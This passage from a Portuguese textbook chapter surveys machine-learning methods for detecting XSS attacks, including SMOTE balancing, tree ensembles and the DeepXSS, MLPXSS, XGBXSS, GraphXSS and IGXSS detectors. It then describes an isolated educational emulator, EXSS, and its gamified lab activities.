Uma das formas de lidar com o desbalanceamento do conjunto de dados corresponde ao uso da sobreamostragem (*oversampling*). Neste caso, pode-se aumentar o número de amostras positivas (classe minoritária) criando-se amostras sintéticas. Uma técnica utilizada para realizar a sobreamostragem que evita a introdução do sobreajuste no treinamento do modelo é o *Synthetic Minority Over-sampling TEchnique* (SMOTE) [Chawla et al., 2002]. O SMOTE seleciona aleatoriamente uma amostra da classe minoritária e encontra os k vizinhos mais próximos dessa amostra. Dentre os k vizinhos mais próximos, um vizinho é selecionado aleatoriamente e cria-se uma amostra sintética ao realizar uma interpolação entre a amostra e seu vizinho da seguinte maneira:

$x_{sintetico} = x + \lambda(x_{vizinho} - x)$, sendo x a amostra selecionada, $x_{vizinho}$ o vizinho selecionado dentre os k mais próximos e $\lambda \in [0,1] \subset \mathbb{R}$ um fator aleatório. Dessa forma, a amostra sintética gerada pertence ao segmento de reta entre x e $x_{vizinho}$.

Outra forma de lidar com o desbalanceamento corresponde ao uso da subamostragem (*undersampling*). Diferentemente da sobreamostragem, a subamostragem tem como objetivo eliminar parte das amostras da classe majoritária para tornar o seu tamanho mais próximo do tamanho da classe minoritária. No entanto, o processo de subamostragem pode fazer com que informações essenciais para o aprendizado do modelo de ML sejam removidas da classe majoritária [Vluymans, 2019]. Como resultado da subamostragem, o modelo de ML pode ter seu desempenho prejudicado tanto para realizar a classificação da classe majoritária quanto da classe minoritária.

Além da sobreamostragem e da subamostragem, é possível estabelecer um peso de importância para a classe minoritária durante o treinamento utilizando um conjunto de dados desbalanceado. Para estabelecer essa importância, incluem-se pesos diferentes na função de custo (*loss function*) para penalizar mais os erros associados à classificação incorreta da classe minoritária em relação à classe majoritária. O problema dessa abordagem está na maior liberdade que o modelo de ML possui para errar a classificação da classe majoritária, o que também vai impactar o desempenho de classificação de ambas as classes.

A maioria dos trabalhos de detecção de ataques XSS baseados em ML não discute a necessidade de balancear o conjunto de dados para realizar o treinamento e muitos utilizam a subamostragem da classe benigna como uma maneira de manter as classes no conjunto de dados com a mesma cardinalidade. Uma vez que reduzir a amostragem de uma classe leva a perda de informações sobre os dados e não balancear leva a uma baixa acurácia sobre as cargas úteis malignas, deve-se sempre que possível realizar a sobreamostragem. O uso de técnicas como o SMOTE e de geração de dados sintéticos a partir de redes adversárias generativas [Lin et al., 2022] são indicadas para produzir maior eficiência de acurácia sobre a classe maligna e consequentemente na detecção de ataques de XSS.

4.4.1.3. Detecção através de um Modelo de ML

A detecção de ataques XSS usando um modelo de ML se dá através do treinamento do modelo e sua avaliação até atingir critérios de parada e avaliação do modelo geralmente a partir de dados não utilizados no treinamento.

Existem diferentes algoritmos utilizados no treinamento e nos testes dos modelos de ML. Como a maioria dos trabalhos relacionados a detecção de ataques XSS se baseia em classificação dos dados, o aprendizado supervisionado é bastante utilizado e será foco deste trabalho. Os algoritmos supervisionados ajustam modelos que associam características observadas a rótulos (categorias dos dados). No caso da detecção de ataques, os rótulos seriam dado malicioso e dado benigno. Esses rótulos junto com as características são utilizados como entradas do modelo de ML e visa-se fazer predições em novos dados.

Os principais algoritmos utilizados em detecção de ataques XSS são a Rede Neu-

ral Artificial (RNA), a Árvore de Decisão (AD), a Floresta Aleatória (FA) e o eXtreme Gradient Boosting (XGBoost).

A RNA utiliza um modelo matemático inspirado em células neurais que adquire conhecimento através da experiência. Os dados são processados por meio de uma série de nós (neurônios) interconectados e organizados em camadas, sendo que quando há camadas intermediárias, estas camadas são denominadas camadas ocultas. Os neurônios de uma camada recebem entradas, aplicam um conjunto de pesos a essas entradas e passam o resultado por uma função de ativação para gerar as saídas. Uma função de ativação não-linear permite que as redes neurais possam aprender de forma mais eficaz comportamentos não-lineares. As saídas de uma camada se tornam as entradas da próxima camada até que a última camada gere as saídas do modelo. Uma RNA com mais uma camada intermediária pode ser considerada um algoritmo de aprendizado profundo (*Deep Learning* - DL). RNAs são muito utilizadas em mecanismos de detecção de ataques XSS pela sua capacidade de lidar e aprender diretamente com dados textuais, além de detectar padrões complexos gerados por ofuscação e codificação dos dados. Diferentes tipos de RNAs são utilizados por exemplo no DeepXSS [Fang et al., 2018] (ver Seção 4.4.2.1), MLPXSS [Mokbal et al., 2019] (ver Seção 4.4.2.2), GraphXSS [Liu et al., 2021] (ver Seção 4.4.2.4) e IGXSS [Wang et al., 2024] (ver Seção 4.4.2.5).

A Árvore de Decisão (AD) é um método de classificação muito popular em aprendizado de máquina, principalmente por seu modelo gerado ser facilmente interpretável. A AD corresponde a uma árvore invertida (do nó raiz para os nós folha) na qual cada nó de decisão representa uma condição ou uma regra baseada em um atributo e os nós folha correspondem às classes. Algumas métricas são utilizadas na avaliação do desempenho das árvores, tais como: o ganho de informação (entropia), a taxa de ganho de informação e a impureza de Gini. As ADs são bastante utilizadas para realizar detecção de intrusão em virtude da sua melhor capacidade de generalização com a técnica de poda pós-construção. A poda pós-construção tem como objetivo simplificar a AD ao substituir partes das ramificações por um nó folha, numa abordagem de baixo para cima. Após a substituição, realiza-se novamente a avaliação da AD pelas métricas de desempenho e verifica-se se há uma melhoria. Caso a melhoria seja identificada, a ramificação é podada. A desvantagem das ADs encontra-se na fragilidade do modelo em relação a pequenas mudanças no conjunto de dados de treinamento, que podem levar a modelos de ADs completamente diferentes. ADs aparecem em muitos trabalhos de detecção de ataques XSS por gerarem regras facilmente interpretáveis e que podem ser utilizadas para justificar a razão de uma carga útil ser sinalizada como maligna. Thajeel *et al.* utilizam ADs para detecção de ataques XSS [Thajeel et al., 2023a], assim como outros trabalhos.

A Floresta Aleatória (FA) também é um método de classificação. A FA utiliza diversas ADs. Nesse caso, cada AD é treinada em um subconjunto de dados amostrados aleatoriamente. Em seguida, o algoritmo agrega as saídas de cada árvore individual para gerar as saídas finais [Geetha e Thilagam, 2021]. No caso de uma FA que realiza classificação, o resultado da agregação está relacionado com a classe que a maioria das ADs classificou como resposta. No geral, quanto mais ADs são utilizadas na FA, melhor é o seu desempenho de inferência. A ideia por trás da FA está em reduzir o problema de sobreajuste que acaba sendo muito comum nas ADs. Além disso, a FA pode ser usada para identificar quais são as características mais significativas no conjunto de dados para rea-

lizar as inferências, uma qualidade importante para a explicabilidade do modelo gerado. FAs são muito utilizadas em mecanismos de detecção de ataques XSS quando há um pré-processamento e as cargas úteis são representadas características através da sua estrutura léxica combinada a sua respectiva métrica estatística (número de palavras, número de caracteres especiais, presença do termo `<script>`, comprimento da carga útil, etc). FAs são resilientes a conjuntos de dados desbalanceados e ruidosos, características frequentes em conjuntos de dados de ataques XSS. Lu et al. utilizam a FA como classificador na detecção de ataques XSS [Lu et al., 2022].

O XGBoost utiliza ADs com a técnica de *boosting* que corresponde ao uso de um conjunto de classificadores fracos (superiores a uma decisão aleatória, mas fracamente correlacionados com a entrada) que pode ser capaz de prover um classificador forte. No XGBoost um conjunto de ADs é treinado sequencialmente, sendo que cada AD obtida numa iteração tem como objetivo corrigir os erros de inferência da AD anterior. Os erros de inferência são minimizados ao minimizar o erro da função de custo da AD utilizando uma técnica similar ao gradiente descendente através das derivadas parciais de primeira e segunda ordem da função de custo. Assim como a FA, o XGBoost é capaz de determinar a importância de cada característica para a realização da inferência. Além disso, é uma técnica que consegue lidar com eventuais valores faltantes nas características. Durante a construção das ADs, o XGBoost, ao encontrar um valor faltante, testa as duas ramificações possíveis e avalia qual ramificação provê a melhor redução do erro. Ao identificar a melhor ramificação, passa a utilizá-la como ramificação padrão para valores faltantes. O XGBoost é uma técnica que provê os benefícios das ADs e das FAs para detectar ataques XSS e ainda provê eficiência e escalabilidade, o que a torna ideal para ser utilizada em *Web Application Firewalls* para realizar a detecção em tempo-real. O XGBXSS [Mokbal et al., 2021] (Seção 4.4.2.3) utiliza o XGBoost na detecção de ataques XSS.

A avaliação dos algoritmos no caso de detecção de ataques XSS, tanto na fase de treino quanto na fase de testes, utiliza métricas como a acurácia, o *recall*, a precisão, a pontuação F1 (*F1 score*), a taxa de Falsos Positivos (FPs) e a taxa de Falsos Negativos (FNs) [Thajeel et al., 2023b].

Após a fase de treinamento, pode ocorrer a fase de validação de modelo, na qual são usados os algoritmos desenvolvidos durante a fase de treinamento e o desempenho é avaliado através de métricas como as apresentadas anteriormente. A validação geralmente é usada para ajuste de alguns parâmetros do modelo a partir de uma parte diferente do conjunto de dados daquela usada no treinamento. Por último ocorre a fase dos testes também utilizando uma parte diferente do conjunto de dados e o modelo previamente obtido. O desempenho dos testes é também avaliado através de métricas apresentadas anteriormente.

4.4.2. Soluções de Detecção

Há diversas propostas de soluções para a detecção de ataques XSS utilizando ML [Thajeel et al., 2023b, Liu et al., 2019, Rodríguez et al., 2020]. A seguir são apresentadas algumas das mais recentes e mais relevantes. Nenhuma dessas soluções envolve ferramentas utilizadas em ambientes de produção.

4.4.2.1. DeepXSS

O DeepXSS [Fang et al., 2018] é uma solução que detecta ataques XSS utilizando aprendizado profundo. É uma das primeiras propostas de detecção através de ML.

O conjunto de dados do DeepXSS contém 33456 amostras maliciosas obtidas do XSSed [XSSed, 2015] e 31407 amostras benignas do DMOZ [Mozilla, 2017], ou seja, trata-se de um conjunto de dados desbalanceado. O DeepXSS usa o método de validação cruzada com 10 grupos e calcula as métricas de desempenho a partir da média aritmética das métricas para cada um dos grupos de teste.

Os dados do conjunto são pré-processados através dos métodos de limpeza de dados (decodificação, remoção de dados ruidosos e tokenização) e extração das características. Em relação à limpeza de dados, inicialmente é realizada a decodificação dos dados convertendo-os para a sua forma original. São consideradas diferentes codificações que podem ter sido usadas pelo atacante, tais como a codificação de entidade HTML. Em seguida, é aplicada a etapa da remoção dos dados ruidosos (generalização), na qual, por exemplo, os URLs são substituídos por `http://website`, os espaços em branco são removidos etc. Por último, a tokenização é empregada identificando trechos de códigos como `<script>`, `<frame>`, `alert (` etc. A extração das características é baseada em PLN. Utiliza-se o Word2vec [Mikolov et al., 2013] junto um tipo de RNA denominado LSTM (*Long Short Term Memory*) para obter as características a partir dos dados limpos.

A detecção dos ataques XSS utiliza uma LSTM e divide-se em três camadas: LSTM, Dropout e Softmax. A camada LSTM é a camada núcleo, a camada Dropout lida com o problema do sobreajuste e a camada de saída Softmax gera probabilidades de a entrada ser um ataque XSS ou não ser. A partir dessas probabilidades, a saída é classificada como maligna ou benigna. A API de DL Keras [Keras, 2025] foi utilizada em cima da plataforma de ML denominada TensorFlow [TensorFlow, 2025]. Os resultados dos testes mostram que a solução atinge 97,9% de *recall*, 99,5% de precisão e uma pontuação F1 de 98,7%.

4.4.2.2. MLPXSS

Mokbal et al. [Mokbal et al., 2019] propõem um sistema de detecção de ataques XSS denominado MLPXSS que utiliza o algoritmo Perceptron Multicamadas (*MultiLayer Perceptron* - MLP), um tipo de RNA, e pode ser aplicado tanto no cliente como no servidor Web.

O conjunto de dados *Cross-site-scripting attacks: A Comprehensive dataset for AI techniques usage* [Mokbal, 2022], utilizado na proposta, contém 38569 amostras maliciosas e 100000 amostras benignas. Claramente há um desbalanceamento do conjunto de dados que não é tratado pelos autores. O MLPXSS divide o conjunto de dados aleatoriamente em duas partes: 80% para treinamento e 20% para testes. Além disso, o conjunto de dados de treinamento ainda usa o método de validação cruzada com 10 grupos e calcula as métricas de desempenho usando média aritmética. O objetivo do uso da validação cruzada é realizar uma série de treinos modificando alguns parâmetros do modelo.

Em relação ao pré-processamento, são utilizados os métodos de limpeza de dados (decodificação e tokenização) e extração das características. Na fase de limpeza de dados, os dados provenientes de documentos em HTML, códigos em JavaScript e URLs são tratados através de um modelo que também engloba a fase de extração das características. As URLs são decodificadas, dados são extraídos de documentos em HTML utilizando-se a biblioteca BeautifulSoup e o analisador html5lib e o analisador Esprima JavaScript é usado para tokenizar e extrair a AST do código JavaScript. A extração das características é baseada em estatísticas e gera 41 características.

A detecção dos ataques XSS utiliza a API Keras [Keras, 2025] e a plataforma TensorFlow [TensorFlow, 2025]. Diferentes RNAs são utilizadas nas fases de treinamento e de teste. Na fase de treinamento, a rede possui três camadas. A camada de entrada possui 41 neurônios, há 22 neurônios na camada escondida e um neurônio na camada de saída. As funções de ativação ReLU e sigmoide são usadas nas camadas escondida e de saída, respectivamente. O otimizador Adam é usado para ajustar parâmetros da rede. A rede usada nos testes possui quatro camadas (duas escondidas) com 41, 42, 42 e um neurônio, respectivamente da entrada para a saída. As funções de ativação são as mesmas usadas na fase de treinamento. O otimizador Adam é novamente usado. Os resultados dos testes mostram que a solução atinge 99,3% de acurácia, 98,4% de *recall*, 99,2% de precisão, uma pontuação F1 de 98,8% e uma taxa de FPs de 0,31%.

4.4.2.3. XGBXSS

O XGBXSS [Mokbal et al., 2021] é um sistema de detecção de ataques XSS que utiliza o algoritmo XGBoost. Um dos principais objetivos da proposta é aumentar o *recall* mantendo baixas as taxas de FPs e de FNs em relação ao MLPXSS [Mokbal et al., 2019] (proposta anterior de alguns dos autores).

O conjunto de dados utilizado é o mesmo usado pelo MLPXSS [Mokbal et al., 2019]. O XGBXSS divide o conjunto de dados aleatoriamente em três partes: 60% para treinamento, 20% para validação e 20% para testes. Os conjuntos de dados de treinamento e validação usam também o método de validação cruzada com 10 grupos e calculam as métricas de desempenho a partir das médias aritméticas.

Em relação ao pré-processamento, são utilizados os métodos de limpeza de dados (decodificação e tokenização), extração das características e seleção das características. Os dados provenientes de documentos em HTML, códigos em JavaScript e URLs são limpos através de um modelo que também engloba a fase de extração das características. A extração dos dados dos documentos em HTML se baseia na busca da maioria das *tags* HTML (ex.: `script`), da maioria dos atributos (ex.: `href`) etc. contidas em um dicionário. São também utilizados a biblioteca BeautifulSoup e o analisador html5lib. A extração dos dados dos códigos em JavaScript também utiliza um dicionário. Além disso, o analisador Esprima é usado para tokenizar e extrair a AST do código JavaScript. A extração dos dados dos URLs utiliza decodificação e um dicionário. A extração gera 160 características. A seleção das características utiliza o IG junto com o SBS de forma a selecionar um subconjunto ótimo, reduzindo os custos computacionais e mantendo o alto

desempenho do detector, simultaneamente. Ao final, são selecionadas 30 características.

A detecção dos ataques XSS utiliza o algortimo XGBoost. Na fase de treinamento, inicialmente é utilizada a configuração padrão do scikit-learn, uma biblioteca de ML de código aberto em Python, com validação cruzada de 10 grupos. Em um segundo momento utiliza-se o algoritmo de busca em grade para otimizar os hiperparâmetros novamente com a validação cruzada. Na fase de validação, é determinado um critério de parada baseado na perda logarítmica (*log loss*), uma das métricas de erro mais utilizadas em ML. Já na fase de testes, a aplicação da abordagem anterior ao "novo" conjunto de dados provê 99,6% de acurácia, 99,0% de *recall*, 99,5% de precisão, uma pontuação F1 de 99,3% e uma taxa de FPs de 0,2%. Por último, Mokbal et al. apresentam o valor de 0,6 s como o tempo de execução dos testes e discutem que a solução poderia ser usada para detecção em tempo-real, embora não apresentem resultados do uso em ambientes de produção.

4.4.2.4. GraphXSS

Liu et al. propõem um modelo de detecção de cargas úteis de ataques XSS denominado GraphXSS [Liu et al., 2021]. O GraphXSS utiliza Redes Convolucionais em Grafos (*Graph Convolutional Networks* - GCNs) para realizar a detecção e pode ser empregado tanto no cliente como no servidor Web.

O conjunto de dados utilizado é obtido através do XSSed [XSSed, 2015] com 5000 amostras de cargas úteis de ataques XSS extraídos com um rastreador Web para servirem como amostras positivas. Como amostras negativas, os autores selecionam 9000 requisições HTTP legítimas capturadas em laboratório. Para realizar os experimentos, há uma separação em conjunto grande de amostras e conjunto pequeno de amostras a partir dos dados obtidos a partir do XSSed e das requisições HTTP. O conjunto grande de amostras é composto por 2000 amostras negativas e 1500 amostras positivas, enquanto o conjunto pequeno de amostras é composto por 150 amostras negativas e 100 amostras positivas. Além disso, em ambos os conjuntos grande e pequeno, as amostras são divididas em dados de treinamento e teste através da técnica de validação cruzada com 10 grupos.

No processo de pré-processamento, os autores empregam diversos métodos de decodificação, como a decodificação de URL, decodificação HTML, decodificação Unicode e decodificação Base64. Se os métodos de decodificação não conseguirem interpretar e converter o caractere, a forma original do caractere é mantida. Após a decodificação, realiza-se a etapa de generalização, na qual os números são substituídos pelo valor `0` e as informações de domínio são substituídas por `http://u`. Em seguida, é realizada a etapa de tokenização, na qual os autores utilizam a biblioteca *Natural Language Tool-Kit* (NLTK) do Python para dividir a amostra em múltiplos *tokens*. Como etapa final, constrói-se uma estrutura de grafo na qual cada palavra (*token*) torna-se um vértice e se conecta com a região da amostra da qual ela é extraída (de acordo com o NLTK), além de se conectar com as palavras adjacentes a ela na amostra. A extração das características é feita através do modelo Word2Vec e os autores selecionam as 3000 palavras de maior frequência após a etapa de tokenização para realizar o treinamento.

A detecção dos ataques XSS utiliza a GCN como algoritmo, um tipo de RNA que aprende a partir de dados estruturados em grafos. O treinamento do modelo GCN é reali-

zado durante 50 épocas, utilizando como função de custo a log-verossimilhança negativa e a função de otimização Adam com a taxa de aprendizado em 0,01. Os resultados de teste demonstram que o GraphXSS provê 99,6% de acurácia, 99,7% de *recall* e 99,7% de pontuação F1.

4.4.2.5. IGXSS

Wang et al. propõem um modelo de detecção de carga útil de ataque XSS denominado IGXSS [Wang et al., 2024]. O IGXSS utiliza um modelo baseado em redes convolucionais em grafos indutivas para aprender a representação das amostras e detectar as cargas úteis maliciosas.

O conjunto de dados utilizado é obtido através de 7200 amostras positivas a partir do XSSed [XSSed, 2015] e 20000 amostras negativas a partir de requisições HTTP de usuários legítimos. Para realizar o experimento, os autores utilizam quatro proporções (1:1, 1:5, 1:10 e 1:20) diferentes de amostras negativas em relação às amostras positivas, nas quais o número de amostras negativas é fixado em 7200.

O processo de pré-processamento do IGXSS segue as mesmas etapas e utiliza as mesmas técnicas da solução GraphXSS com exceção da extração de características. A extração das características é realizada somente pelas informações contidas nas amostras de treinamento e não utiliza modelos externos como o Word2Vec. Dessa forma, para atribuir o valor da característica aos nós do grafo, os autores utilizam a técnica estatística chamada *Term Frequency-Inverse Document Frequency* (TF-IDF). A técnica TF-IDF estabelece o quão importante é uma palavra ao verificar a frequência na qual ela aparece em uma amostra (TF), e ao verificar o quão rara a palavra é em todas as amostras (IDF). Para estabelecer as características dos vértices do grafo, os autores computam uma medida chamada *Pointwise Mutual Information* (PMI) que quantifica o quão frequente duas palavras aparecem próximas uma da outra. Valor de PMI acima de zero indica alto grau de ocorrência, abaixo de zero indica baixo grau de ocorrência e igual a zero que as palavras são independentes.

Assim como o GraphXSS, o IGXSS detecta os ataques XSS utilizando a GCN como algoritmo. O treinamento do modelo é realizado durante 200 épocas, com a função de otimização Adam com a taxa de aprendizado em 0,01 e a função de custo da entropia cruzada. Os resultados de teste demonstram que o IGXSS provê 99,2% de acurácia, 99,5% de *recall*, 99,2% de pontuação F1 e 98,8% de precisão.

4.5. Prática Educacional sobre Ataques XSS

O objetivo da prática educacional é conscientizar os leitores sobre os ataques XSS e permitir que eles reforcem os conhecimentos adquiridos com a leitura deste capítulo. As atividades práticas devem ser executadas com auxílio do emulador educativo de ataques XSS, denominado EXSS [Guarizi et al., 2024]. O emulador emprega uma abordagem gamificada e permite a realização de atividades de diferentes níveis em um ambiente Web que reproduz um ambiente de produção, no caso um pequeno comércio eletrônico, como ilustra a Figura 4.12. Os usuários do EXSS são guiados durante a prática e realizam atividades para, por exemplo, aprender a inserir *scripts* nos campos de entradas de dados

e observar as implicações diretas dos *scripts* na segurança da aplicação Web, falsificar URLs através de técnicas de codificação para camuflar os *scripts* maliciosos em URLs, simulando ataques do tipo XSS baseado em DOM, identificar vulnerabilidades que possam ser exploradas por ataques XSS através da inspeção de códigos a partir do navegador e corrigir vulnerabilidades a ataques XSS ao utilizar boas práticas e técnicas preventivas. Cada atividade concluída no emulador é pontuada, permitindo que usuários acumulem pontos à medida que avançam e superam os desafios propostos. O objetivo é tornar o aprendizado não apenas educativo, mas também envolvente e motivador. Destaca-se que durante a realização da prática não é preciso que o participante esteja conectado à Internet. O participante precisa ter apenas um computador, pessoal ou portátil, que execute o software de virtualização VirtualBox com a imagem da máquina virtual que contém o emulador EXSS carregada. Ressalta-se que o emulador é executado em ambiente isolado para evitar prejuízos ao ambiente de produção do usuário e que todo o conteúdo está em português.




Figura 4.12. Comércio eletrônico desenvolvido para o emulador.

4.5.1. Instalação do Emulador EXSS

O primeiro passo para executar o EXSS, é obter e instalar o software de virtualização VirtualBox, disponível em `https://www.virtualbox.org/`. Com o VirtualBox instalado, é preciso obter a imagem da máquina virtual com o emulador EXSS já instalado e pronto para execução, que está disponível em `http://gtexss.uff.br`. Essa é a página Web do Grupo de Trabalho GT-EXSS "Um Emulador Educativo de Ataques *Cross-Site Scripting* (XSS)", selecionado na primeira chamada de projetos de PD&I do Programa Hackers do Bem. Nesta página, existem vídeos de auxílio à instalação do emulador EXSS e de demonstração das atividades, que também estão disponíveis no canal GT-EXSS do YouTube (`https://www.youtube.com/@GT-EXSS`). Os vídeos apresentam o processo de obtenção, instalação e execução do emulador, uma visão geral

do emulador e de suas funcionalidades e a execução das atividades propostas. Em caso de dificuldades para acessar a página Web ou instalar o emulador EXSS, os leitores devem enviar uma mensagem para o endereço de email `gt-exss@midiacom.uff.br`.

4.5.2. Realização das Atividades no Emulador EXSS

Cada atividade é composta por diferentes tarefas: uma introdução teórica sobre o assunto da atividade, seguida de exercícios de múltipla escolha que devem ser respondidos e, por fim, um passo-a-passo com procedimentos práticos para execução de ataques em ambiente controlado, identificação de vulnerabilidades XSS e aplicação de medidas corretivas.

A Figura 4.13 reproduz a tela inicial do emulador EXSS. Nesta tela, o usuário é recebido pelo "Hacker Good", um avatar que o acompanha durante todas as atividades do emulador, auxiliando nos laboratórios e provendo um retorno a respeito das tarefas realizadas. O usuário também precisa escolher o nível para começar suas atividades. São três níveis disponíveis: Iniciante, Intermediário e Avançado. A sugestão é começar pelas atividades do Nível Iniciante, mesmo para aqueles leitores que tenham conhecimento prévio sobre XSS. Por padrão, existe um usuário "Convidado". Caso queira criar um novo nome de usuário, o usuário deve clicar em "Trocar Usuário" na aba lateral da interface. Esta aba é expansível e facilita a navegação do usuário por todas as atividades propostas. A Trilha de Progresso, reproduzida pela Figura 4.14, também possibilita que o usuário acompanhe o seu avanço nas atividades de seu nível atual. No canto superior esquerdo, a página exibe o progresso relativo do usuário, enquanto, no centro superior, indica o nível correspondente da trilha. A posição do Hacker Good e o botão verde representam as atividades finalizadas pelo usuário. A próxima atividade a ser realizada é destacada em laranja, e o restante das atividades a serem realizadas é exibido em cinza. Além disso, ao clicar em qualquer um dos botões, o usuário é direcionado para a tarefa correspondente.




Figura 4.13. A tela inicial do emulador EXSS.

No Nível Iniciante, os usuários exploram a vulnerabilidade XSS. Na Atividade 1, o




Figura 4.14. A trilha de progresso do emulador EXSS.

Hacker Good orienta o usuário passo a passo as ações que devem ser feitas. A Figura 4.15 ilustra uma tela interativa na qual o Hacker Good "fala", explica e apresenta o ambiente emulado da Loja Hackers do Bem, o comércio eletrônico utilizado para as explorações de XSS no emulador. Após o tutorial, o usuário realiza a atividade prática sobre o XSS Refletido, obtém um retorno e recebe pontos de experiência (XPs).

Figura 4.15. Uma página explicativa passo-a-passo.

O Nível Iniciante possui ao todo seis atividades práticas sobre XSS dos tipos Refletido, Armazenado e baseado em DOM. Ao concluí-las, o usuário recebe uma medalha, que é exibida na aba lateral do EXSS.

A Figura 4.16 apresenta a atividade de roubo de *cookies* no Nível Intermediário.

A atividade busca demonstrar como um usuário malicioso pode injetar *scripts* maliciosos dentro de campos vulneráveis para capturar e redirecionar *cookies* de sessão de outro usuário completando a compra. O Nível Intermediário possui ao todo sete atividades práticas, sendo uma delas sobre manipulação de votações *online*.




Figura 4.16. Página do laboratório de roubo de *cookies*.

